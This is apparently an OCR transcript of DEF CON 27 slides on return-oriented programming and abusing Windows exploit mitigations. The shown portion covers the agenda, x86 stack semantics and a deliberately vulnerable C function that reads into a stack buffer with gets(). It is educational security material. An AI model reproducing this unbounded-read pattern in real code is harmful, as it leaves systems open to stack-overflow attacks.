Omer Yair

DEF CON 27

Exploiting Windows Exploit Mitigation for ROP Exploits

Who Am I?

- Omer Yair
- TDAD Endpoint Team Lead at Symantec
  - Speaker at DerbyCon, Virus Bulletin, Zero Nights
- Photography BFA Graduate
  - Exhibited at multiple exhibitions
  - Photo book in the makings
- @yair_omer




Vote Sloth by Grant Shepley

"A concept is a brick. It can be used to build a courthouse of reason. Or it can be thrown through the window."

Gilles Deleuze

Agenda



Return Oriented Programming 101



Windows Exploit Mitigations and how to abuse them




ROP Mitigations and how to bypass them



Demo

Return Oriented Programming - Timeline

1996



Smashing The Stack For Fun And Profit

Smashing the Stack For Fun And Profit

Aleph One (Elias Levy)
1996




Street fight against British soldiers, Northern Ireland.
Bruno Barbey, 1971

Stack Semantics (x86)

```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Semantics (x86)


```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```





Stack Semantics (x86)


```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```



Stack Semantics (x86)

```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Semantics (x86)

```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Semantics (x86)

```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Semantics (x86)

```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Semantics (x86)


```
FuncFirst:
                ...
0x7F200100      push 0x22002200
0x7F200101      push 0x00110011
0x7F200102      call FuncSecond
0x7F200107      ...

FuncSecond:
0x7F204C00      sub esp, 0x8
0x7F204C03      ...
0x7F204D19      add esp, 0x8
0x7F204D1C      ret
```






Stack Overflow

```
int QueryUser()
{
     char buffer[512];
     gets(buffer);
     ...
     return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



